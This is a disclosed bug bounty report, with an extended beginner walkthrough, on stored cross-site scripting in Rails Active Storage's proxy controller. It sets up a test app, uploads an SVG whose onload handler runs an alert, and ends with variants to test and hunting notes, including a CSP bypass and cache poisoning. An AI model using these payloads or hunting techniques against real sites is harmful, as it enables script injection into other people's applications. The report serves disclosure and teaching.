XSS by file (Active Storage `Proxying`)
Active Storage's new Proxying file serving strategy sets Content-Disposition to inline regardless of file type, allowing an uploaded SVG with an onload handler to execute JavaScript when accessed via the proxy URL. An attacker who can upload files could achieve cross-site scripting.

- Triaged in 26 days
- Fixed in 30 days
- Paid in 31 days
- Disclosed after 31 days
Hello,
I've seen similar issues with #407319 and #429868 occur with Active Storage's new File serving strategies Proxying.
Commit is https://github.com/rails/rails/commit/dfb5a82b259e134eac89784ac4ace0c44d1b4aee.
# https://github.com/rails/rails/blob/master/activestorage/app/controllers/concerns/active_storage/set_headers.rb#L9
      response.headers["Content-Disposition"] = ActionDispatch::Http::ContentDisposition.format \
        disposition: params[:disposition] || "inline", filename: blob.filename.
# https://github.com/rails/rails/blob/master/activestorage/app/controllers/active_storage/blobs/proxy_controller.rb

# Proxy files through application. This avoids having a redirect and makes files easier to cache.
class ActiveStorage::Blobs::ProxyController < ActiveStorage::BaseController
  include ActiveStorage::SetBlob
  include ActiveStorage::SetHeaders

  def show
    http_cache_forever public: true do
      set_content_headers_from @blob
      stream @blob
    end
  end
end
Since inline can be set regardless of the file type, XSS is possible when a malicious file is uploaded.
Proof of concept
1. Preparing the server
$ rails new proxy_xss --skip-bundle --skip-webpack-install
$ cd proxy_xss/
Edit Gemfile.
source 'https://rubygems.org'
git_source(:github) { |repo| "https://github.com/#{repo}.git" }

ruby '2.7.1'

gem 'rails', github: "rails/rails", branch: "master"
gem 'sqlite3', '~> 1.4'
gem 'puma', '~> 4.1'

gem 'bootsnap', '>= 1.4.2', require: false

group :development do
  gem 'listen', '~> 3.2'
end
$ bundle install
...

$ head Gemfile.lock
GIT
  remote: https://github.com/rails/rails.git
  revision: 11f54e12b992f6c8d29fd9bedd89ac438a928a2f
  branch: master
  specs:
    actioncable (6.1.0.alpha)
      actionpack (= 6.1.0.alpha)
      activesupport (= 6.1.0.alpha)
      nio4r (~> 2.0)
      websocket-driver (>= 0.6.1)
$ bundle exec rails active_storage:install
$ bundle exec rails g resource user name:text
$ bundle exec rails db:migrate
Edit app files.
# controllers/users_controller.rb
class UsersController < ApplicationController

  def new
    @user = User.new
  end

  def create
    user = User.create!(user_params)
    redirect_to "/users/#{user.id}"
  end

  def show
    @user = User.find(params[:id])
  end

  private
    def user_params
      params.require(:user).permit(:name, :image)
    end
end
# models/user.rb
class User < ApplicationRecord
  has_one_attached :image
end
# views/layouts/application.html.erb
<!DOCTYPE html>
<html>
  <head>
    <title>ProxyXss</title>
    <%= csrf_meta_tags %>
    <%= csp_meta_tag %>
  </head>

  <body>
    <%= yield %>
  </body>
</html>
# views/user/new.html.erb
<%= form_with model: @user, local: true, :url => {:action => :create}  do |form| %>
  <%= form.text_area :name %><br>
  <%= form.file_field :image %><br>
  <%= form.submit %>
<% end %>
# views/user/show.html.erb
<% if @user.image.attached? %>
  <%= image_tag @user.image %>
<% end %>
2. Obtain url
Start server.
rails s
Open http://localhost:3000/users/new in your browser, Upload the following file as alert.svg.
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns='http://www.w3.org/2000/svg' width="200px" height="200px" onload="javascript:alert(location)">
</svg>
After that, use the developer tool to obtain the redirected URL.
http://localhost:3000/rails/active_storage/blobs/redirect/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBCZz09IiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--ed4ee8109834f4dd747bfb68d7a7ddc2e43e8f69/alert.svg
3. XSS

Rewrite redirect in URL to proxy and alert will appear when opening URL directly in browser.
http://localhost:3000/rails/active_storage/blobs/proxy/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBCZz09IiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--ed4ee8109834f4dd747bfb68d7a7ddc2e43e8f69/alert.svg
Impact
XSS is possible if attacker can upload files using Active storage.
This commit has not been released yet, so it only affects services using Rails on the master branch.
(Maybe Hey etc. https://gist.github.com/dhh/782fb925b57450da28c1e15656779556#file-gemfile-L3)
In addition, since the csp header is not output for the svg file (https://github.com/rails/rails/blob/master/actionpack/lib/action_dispatch/http/content_security_policy.rb#L20), it can be avoided even if csp is set.
Context
Active Storage is the file upload and attachment component of Ruby on Rails. When a file is attached to a record, Rails can serve it back to the browser in one of two ways: by redirecting the client to a signed, time-limited URL (the redirect strategy), or by streaming the bytes through the application itself (the proxy strategy). The proxy controller's own comment says it proxies files through the application to avoid a redirect and make files easier to cache.
The report concerns the proxy controller and the shared header-setting concern it includes. The researcher had already seen similar issues in reports #407319 and #429868, and noticed that the new file-serving strategies introduced with Proxying reproduced the same class of problem. The relevant change is commit [redacted].
The weakness is stored cross-site scripting: a file uploaded by an attacker is later served by the application with a disposition that lets the browser render it, and the file content is itself active markup.
Setup
The proof of concept builds a fresh Rails application against the master branch of the framework, with a single resource that has one attached image. The versions used are visible in the generated lockfile: actioncable, actionpack and activesupport at 6.1.0.alpha, from revision [redacted] of the rails/rails repository, on branch master. Ruby is pinned to 2.7.1, with sqlite3 ~> 1.4 and puma ~> 4.1.
No account, role or special privilege is needed on the server side. The precondition is simply that the application lets a user upload a file through Active Storage and then serves that file through the proxy controller.
Finding it
The starting point is the header-setting concern. The disposition header is built from a disposition parameter, defaulting to inline, combined with the blob's filename:
# https://github.com/rails/rails/blob/master/activestorage/app/controllers/concerns/active_storage/set_headers.rb#L9
      response.headers["Content-Disposition"] = ActionDispatch::Http::ContentDisposition.format \
        disposition: params[:disposition] || "inline", filename: blob.filename.
The proxy controller calls this concern for every blob it streams:
# https://github.com/rails/rails/blob/master/activestorage/app/controllers/active_storage/blobs/proxy_controller.rb

# Proxy files through application. This avoids having a redirect and makes files easier to cache.
class ActiveStorage::Blobs::ProxyController < ActiveStorage::BaseController
  include ActiveStorage::SetBlob
  include ActiveStorage::SetHeaders

  def show
    http_cache_forever public: true do
      set_content_headers_from @blob
      stream @blob
    end
  end
end
Because inline can be set regardless of the file type, the browser is told to display the file in place rather than download it. If the uploaded file is something the browser executes as active content, such as SVG, the result is script execution in the origin of the application. That is the whole finding: the disposition is not constrained by the type of the blob being served.
Exploitation
Step 1: Prepare the server
Create a new application without bundling or installing webpack, then enter its directory:
$ rails new proxy_xss --skip-bundle --skip-webpack-install
$ cd proxy_xss/
Replace the Gemfile so that Rails is pulled from the master branch of the repository:
source 'https://rubygems.org'
git_source(:github) { |repo| "https://github.com/#{repo}.git" }

ruby '2.7.1'

gem 'rails', github: "rails/rails", branch: "master"
gem 'sqlite3', '~> 1.4'
gem 'puma', '~> 4.1'

gem 'bootsnap', '>= 1.4.2', require: false

group :development do
  gem 'listen', '~> 3.2'
end
Install the dependencies and confirm which revision was resolved:
$ bundle install
...

$ head Gemfile.lock
GIT
  remote: https://github.com/rails/rails.git
  revision: [redacted]
  branch: master
  specs:
    actioncable (6.1.0.alpha)
      actionpack (= 6.1.0.alpha)
      activesupport (= 6.1.0.alpha)
      nio4r (~> 2.0)
      websocket-driver (>= 0.6.1)
Install Active Storage, generate a resource with a text field, and migrate:
$ bundle exec rails active_storage:install
$ bundle exec rails g resource user name:text
$ bundle exec rails db:migrate
Now wire up the application. The controller accepts a name and an image, creates the record, and redirects to its show page:
# controllers/users_controller.rb
class UsersController < ApplicationController

  def new
    @user = User.new
  end

  def create
    user = User.create!(user_params)
    redirect_to "/users/#{user.id}"
  end

  def show
    @user = User.find(params[:id])
  end

  private
    def user_params
      params.require(:user).permit(:name, :image)
    end
end
The model declares the attachment:
# models/user.rb
class User < ApplicationRecord
  has_one_attached :image
end
The layout includes the CSRF and CSP meta tags:
# views/layouts/application.html.erb
<!DOCTYPE html>
<html>
  <head>
    <title>ProxyXss</title>
    <%= csrf_meta_tags %>
    <%= csp_meta_tag %>
  </head>

  <body>
    <%= yield %>
  </body>
</html>
The upload form posts to the create action:
# views/user/new.html.erb
<%= form_with model: @user, local: true, :url => {:action => :create}  do |form| %>
  <%= form.text_area :name %><br>
  <%= form.file_field :image %><br>
  <%= form.submit %>
<% end %>
The show page renders the attachment with image_tag when one is present:
# views/user/show.html.erb
<% if @user.image.attached? %>
  <%= image_tag @user.image %>
<% end %>
Step 2: Obtain the URL
Start the server:
rails s
Open http://localhost:3000/users/new in the browser and upload the following file, named alert.svg:
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns='http://www.w3.org/2000/svg' width="200px" height="200px" onload="javascript:alert(location)">
</svg>
The SVG carries an onload handler that runs alert(location), so a successful execution reveals the origin the script is running in. After uploading, use the developer tools to read the redirected URL that the attachment resolves to:
http://localhost:3000/rails/active_storage/blobs/redirect/[redacted]--[redacted]/alert.svg
This is the default redirect strategy: the signed blob path, followed by the filename.
Step 3: Trigger the XSS
Change redirect in the path to proxy and open the URL directly in the browser:
http://localhost:3000/rails/active_storage/blobs/proxy/[redacted]--[redacted]/alert.svg
The proxy controller streams the blob with Content-Disposition: inline, the browser renders the SVG as a document, and the onload handler fires. The alert appears.
The report includes a screenshot at this point.
Root cause
The disposition header is derived from a request parameter with inline as the default, and nothing ties that choice to the type of the blob being served. The proxy controller therefore hands the browser an arbitrary uploaded file with instructions to render it inline. For a file format the browser treats as active content, such as SVG, rendering is execution.
Two details make the issue worse. First, the CSP header is not output for the SVG file, referencing https://github.com/rails/rails/blob/master/actionpack/lib/action_dispatch/http/content_security_policy.rb#L20, so a policy configured on the application does not protect this response. The proxy controller wraps the response in http_cache_forever public: true.
Impact
Cross-site scripting is possible whenever an attacker can upload files through Active Storage and the application serves them through the proxy strategy. The script runs in the origin of the application.
The exposure is limited by release state: the commit had not been released at the time of the report, so only services running Rails from the master branch are affected. The researcher notes that this may include services such as Hey, citing a Gemfile line in a public gist. The absence of a CSP header on the SVG response means that setting a CSP does not mitigate the issue.
Fix
The report does not describe a fix. The change that would address it follows from the root cause: do not serve blobs with an inline disposition based on a request parameter without regard to the blob's type, and ensure the content security policy applies to these responses.
Variants to test
- Other active file types served inline. Upload formats the browser executes as documents, such as SVG or HTML, and request them through the proxy path. A positive result is script execution in the application origin, visible as an alert showing that origin.
- The
dispositionparameter. The header code readsparams[:disposition], so try supplying it explicitly on a proxy request. A positive result is a response whoseContent-Dispositionreflects the supplied value. - CSP bypass via content type. Where the application sets a CSP, request an uploaded SVG through the proxy and check the response headers. A positive result is a rendered, executing SVG on a response that carries no CSP header.
- Cache poisoning of the proxied response. Because the proxy response is cached forever and public, check whether a malicious blob served through it is stored by an intermediary. A positive result is the malicious response being returned later from cache.
Hunting notes
This bug lives in file-serving code: controllers and concerns that build Content-Disposition or Content-Type from user input or from the uploaded file itself. During recon, look for attachment URLs that stream bytes through the application rather than redirecting to storage, and for paths where a redirect segment can be swapped for a proxy segment. Any place where an uploaded file is rendered inline is worth an upload test with an SVG carrying an onload handler.
The impact case rests on the alert firing from the proxy URL, plus the report's note that the CSP header is not output for the SVG file. Showing both, plus the exact framework revision affected, is what makes the report actionable.
What happened, in plain words
Ruby on Rails is a popular toolkit for building websites. One of its built-in features, Active Storage, handles files that users upload, such as profile pictures. When someone later views that file, Rails can hand it to the browser in two ways. It can send the browser a short-lived link pointing straight at the stored file (the redirect strategy), or it can pass the file's bytes through the website itself (the proxy strategy). The proxy controller's own comment says it proxies files through the application to avoid a redirect and make files easier to cache.
The researcher found that the proxy option tells the browser to display the uploaded file directly in the page, no matter what kind of file it is. If someone uploads a file that a browser treats as a small program rather than a picture, the browser will run that program. This is called cross-site scripting, or XSS: an attacker gets their own code to run inside someone else's website, as if the website itself had written it.
The researcher had seen two earlier reports of the same kind of problem, numbered #407319 and #429868, and noticed the new file-serving code brought the same weakness back. The relevant change to the framework is commit [redacted].
The specific flavour here is stored XSS: the malicious file is saved on the server first, and the harm happens later, when the file is served back to a visitor.
Setup
The proof of concept builds a brand new Rails application from scratch, pointed at the very latest development version of the framework (the master branch), with one simple record type that has one attached image. The generated lockfile shows which versions were used: actioncable, actionpack and activesupport at 6.1.0.alpha, taken from revision [redacted] of the rails/rails repository on branch master. Ruby is pinned to 2.7.1, with sqlite3 ~> 1.4 and puma ~> 4.1.
No special account, role or permission is needed on the server. The only precondition is that the application lets a user upload a file through Active Storage and then serves that file through the proxy controller.
Finding it
The starting point is the piece of code that sets the response headers, the extra information a web server sends alongside a file. The Content-Disposition header tells the browser whether to show a file in the page (inline) or offer it as a download (attachment). Here it is built from a disposition parameter supplied in the request, defaulting to inline, combined with the uploaded file's name:
# https://github.com/rails/rails/blob/master/activestorage/app/controllers/concerns/active_storage/set_headers.rb#L9
      response.headers["Content-Disposition"] = ActionDispatch::Http::ContentDisposition.format \
        disposition: params[:disposition] || "inline", filename: blob.filename.
Line by line: the first line sets the Content-Disposition header on the response. The second line builds its value using ActionDispatch::Http::ContentDisposition.format, passing two things: the disposition, which is whatever the request's disposition parameter says, or "inline" if the request did not supply one, and the filename of the stored file (the blob). In everyday terms, the disposition comes from a request parameter, falling back to "show it in the page".
The proxy controller calls this header-setting code for every file it streams:
# https://github.com/rails/rails/blob/master/activestorage/app/controllers/active_storage/blobs/proxy_controller.rb

# Proxy files through application. This avoids having a redirect and makes files easier to cache.
class ActiveStorage::Blobs::ProxyController < ActiveStorage::BaseController
  include ActiveStorage::SetBlob
  include ActiveStorage::SetHeaders

  def show
    http_cache_forever public: true do
      set_content_headers_from @blob
      stream @blob
    end
  end
end
Line by line: the comment explains the purpose, passing files through the application instead of redirecting, which makes them easier to cache. The class line defines the controller that handles proxy requests. The two include lines pull in shared behaviour: one finds the requested file (SetBlob), the other sets the headers (SetHeaders, the code above). The show method is what runs when a proxy URL is opened. Inside it, http_cache_forever public: true marks the response as publicly cacheable for a very long time, and within that block set_content_headers_from @blob applies the headers for the file, then stream @blob sends the file's bytes to the browser.
Because inline can be set regardless of the file type, the browser is told to display the file in place rather than download it. If the uploaded file is something the browser runs as active content, such as SVG, the result is code execution in the origin of the application. That is the whole finding: the disposition is not constrained by the type of the file being served.
Exploitation
Step 1: Prepare the server
Create a new application without bundling or installing webpack, then enter its directory:
$ rails new proxy_xss --skip-bundle --skip-webpack-install
$ cd proxy_xss/
Line by line: rails new proxy_xss generates a fresh Rails application in a folder called proxy_xss. The two flags skip installing the Ruby libraries (gems) and the JavaScript build tool for now, so the next step can control exactly which version of Rails is used. cd proxy_xss/ moves into that folder. This step is taken so the test runs against the exact development code under investigation, not a released version.
Replace the Gemfile, the file that lists which libraries the application depends on, so that Rails is pulled from the master branch of the repository:
source 'https://rubygems.org'
git_source(:github) { |repo| "https://github.com/#{repo}.git" }

ruby '2.7.1'

gem 'rails', github: "rails/rails", branch: "master"
gem 'sqlite3', '~> 1.4'
gem 'puma', '~> 4.1'

gem 'bootsnap', '>= 1.4.2', require: false

group :development do
  gem 'listen', '~> 3.2'
end
Line by line: source says where to download libraries from. git_source defines a shortcut so github: can be used to fetch code straight from GitHub. ruby '2.7.1' pins the Ruby version. The gem 'rails' line is the important one: it fetches Rails from the rails/rails GitHub repository on the master branch, the latest development code. The other lines add a small database (sqlite3), a web server (puma), a startup speed-up (bootsnap) and a file watcher used during development (listen).
Install the dependencies and confirm which revision was resolved:
$ bundle install
...

$ head Gemfile.lock
GIT
  remote: https://github.com/rails/rails.git
  revision: [redacted]
  branch: master
  specs:
    actioncable (6.1.0.alpha)
      actionpack (= 6.1.0.alpha)
      activesupport (= 6.1.0.alpha)
      nio4r (~> 2.0)
      websocket-driver (>= 0.6.1)
Line by line: bundle install downloads and installs everything listed in the Gemfile. head Gemfile.lock shows the top of the lockfile, the record of exactly what was installed. It confirms Rails came from the GitHub repository at revision [redacted] on branch master, with the core components at version 6.1.0.alpha. This step is taken to prove which code the test is actually running.
Install Active Storage, generate a record type with a text field, and set up the database:
$ bundle exec rails active_storage:install
$ bundle exec rails g resource user name:text
$ bundle exec rails db:migrate
Line by line: active_storage:install adds the database tables Active Storage needs to store files. rails g resource user name:text generates a User record with a text field called name, along with its controller, model and views. db:migrate applies the database changes. This step is taken to create the smallest possible application that can accept an upload.
Now wire up the application. The controller accepts a name and an image, creates the record, and redirects to its show page:
# controllers/users_controller.rb
class UsersController < ApplicationController

  def new
    @user = User.new
  end

  def create
    user = User.create!(user_params)
    redirect_to "/users/#{user.id}"
  end

  def show
    @user = User.find(params[:id])
  end

  private
    def user_params
      params.require(:user).permit(:name, :image)
    end
end
Line by line: new prepares a blank user for the upload form. create saves a new user from the submitted data and then sends the browser to that user's page. show looks up a user by the id in the URL. The private method user_params lists which fields the form is allowed to submit, name and image, a safety measure so visitors cannot set fields they should not. This step is taken so there is a working upload form and a page that displays the uploaded file.
The model declares the attachment:
# models/user.rb
class User < ApplicationRecord
  has_one_attached :image
end
Line by line: has_one_attached :image tells Rails that each user can have one attached file called image, and Rails handles the storage and serving of it. This is the line that brings Active Storage into play.
The layout includes the CSRF and CSP meta tags:
# views/layouts/application.html.erb
<!DOCTYPE html>
<html>
  <head>
    <title>ProxyXss</title>
    <%= csrf_meta_tags %>
    <%= csp_meta_tag %>
  </head>

  <body>
    <%= yield %>
  </body>
</html>
Line by line: this is the outer template wrapped around every page. csrf_meta_tags adds a token that helps protect forms from being submitted by other sites. csp_meta_tag adds a Content Security Policy tag, a browser rule about which scripts a page may run. yield is where each individual page's content is inserted. This step is taken so the layout includes the CSRF and CSP meta tags.
The upload form posts to the create action:
# views/user/new.html.erb
<%= form_with model: @user, local: true, :url => {:action => :create}  do |form| %>
  <%= form.text_area :name %><br>
  <%= form.file_field :image %><br>
  <%= form.submit %>
<% end %>
Line by line: form_with starts a form tied to the user record and sends it to the create action. text_area :name gives a box for the name. file_field :image gives the file picker for the upload. form.submit adds the button that sends the form. This step is taken so a file can be uploaded through the browser like a normal user would.
The show page renders the attachment with image_tag when one is present:
# views/user/show.html.erb
<% if @user.image.attached? %>
  <%= image_tag @user.image %>
<% end %>
Line by line: the if checks whether the user actually has an image attached. If so, image_tag produces an image element pointing at the file, which is how the browser learns the file's URL. This step is taken because that URL is what the next step needs.
Step 2: Obtain the URL
Start the server:
rails s
Line by line: rails s starts the web server, so the application can be opened in a browser at http://localhost:3000.
Open http://localhost:3000/users/new in the browser and upload the following file, named alert.svg:
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns='http://www.w3.org/2000/svg' width="200px" height="200px" onload="javascript:alert(location)">
</svg>
Line by line: the first line declares this as an XML document. The svg line starts a scalable vector graphic, a picture format that browsers understand. The width and height set its size. The onload attribute is the important part: it tells the browser to run javascript:alert(location) as soon as the picture has loaded. alert(location) pops up a box showing the address of the page the code is running on, which proves where the code executed. This file is the attack: it looks like a picture but carries a small program.
After uploading, use the developer tools to read the redirected URL that the attachment resolves to:
http://localhost:3000/rails/active_storage/blobs/redirect/[redacted]--[redacted]/alert.svg
Line by line: this is the default redirect strategy at work. The path contains redirect, then a long encoded string that identifies the stored file and carries a signature so it cannot be tampered with, then the filename alert.svg. The developer tools (the browser's built-in inspector) show this address because the image element on the page points at it. This step is taken to get the exact address of the uploaded file.
Step 3: Trigger the XSS
Change redirect in the path to proxy and open the URL directly in the browser:
http://localhost:3000/rails/active_storage/blobs/proxy/[redacted]--[redacted]/alert.svg
Line by line: everything is identical except the word redirect has become proxy. That single change makes the application stream the file itself instead of redirecting, and the header code from earlier marks it inline. The browser renders the SVG as a document, the onload handler fires, and the alert appears. This step is taken because it is the shortest possible demonstration: no special tools, just one edited URL.
The report includes a screenshot at this point.
Root cause
The disposition header is derived from a request parameter with inline as the default, and nothing ties that choice to the type of file being served. The proxy controller therefore hands the browser an arbitrary uploaded file with instructions to render it inline. For a file format the browser treats as active content, such as SVG, rendering is execution.
Two details make the issue worse. First, the CSP header is not output for the SVG file, referencing https://github.com/rails/rails/blob/master/actionpack/lib/action_dispatch/http/content_security_policy.rb#L20, so a policy configured on the application does not protect this response. The proxy controller wraps the response in http_cache_forever public: true.
Impact
Cross-site scripting is possible whenever an attacker can upload files through Active Storage and the application serves them through the proxy strategy. The script runs in the origin of the application.
The exposure is limited by release state: the commit had not been released at the time of the report, so only services running Rails from the master branch are affected. The researcher notes that this may include services such as Hey, citing a Gemfile line in a public gist. The absence of a CSP header on the SVG response means that setting a CSP does not mitigate the issue.
Fix
The report does not describe a fix. The change that would address it follows from the root cause: do not serve files with an inline disposition based on a request parameter without regard to the file's type, and ensure the content security policy applies to these responses.
Variants to test
- Other active file types served inline. Upload formats the browser executes as documents, such as SVG or HTML, and request them through the proxy path. A positive result is script execution in the application origin, visible as an alert showing that origin.
- The
dispositionparameter. The header code readsparams[:disposition], so try supplying it explicitly on a proxy request. A positive result is a response whoseContent-Dispositionreflects the supplied value. - CSP bypass via content type. Where the application sets a CSP, request an uploaded SVG through the proxy and check the response headers. A positive result is a rendered, executing SVG on a response that carries no CSP header.
- Cache poisoning of the proxied response. Because the proxy response is cached forever and public, check whether a malicious file served through it is stored by an intermediary. A positive result is the malicious response being returned later from cache.
Hunting notes
This bug lives in file-serving code: controllers and concerns that build Content-Disposition or Content-Type from user input or from the uploaded file itself. During recon, look for attachment URLs that stream bytes through the application rather than redirecting to storage, and for paths where a redirect segment can be swapped for a proxy segment. Any place where an uploaded file is rendered inline is worth an upload test with an SVG carrying an onload handler.
The impact case rests on the alert firing from the proxy URL, plus the report's note that the CSP header is not output for the SVG file. Showing both, plus the exact framework revision affected, is what makes the report actionable.
Glossary
- Active Storage: the part of Ruby on Rails that handles uploading, storing and serving files attached to records.
- API: a way for one piece of software to talk to another, a set of agreed requests and responses.
- Blob: a stored file, here the uploaded image, identified by a long encoded string.
- Browser origin: the combination of scheme, host and port that a page belongs to; code running in an origin can act as that site.
- Cache: a store of previously fetched responses kept so they can be reused without asking the server again.
- Commit: a saved change in a code repository, identified by a long hash.
- Content-Disposition: a response header telling the browser whether to show a file in the page (
inline) or download it (attachment). - Content Security Policy (CSP): a browser rule, sent as a header, that limits which scripts and resources a page may load.
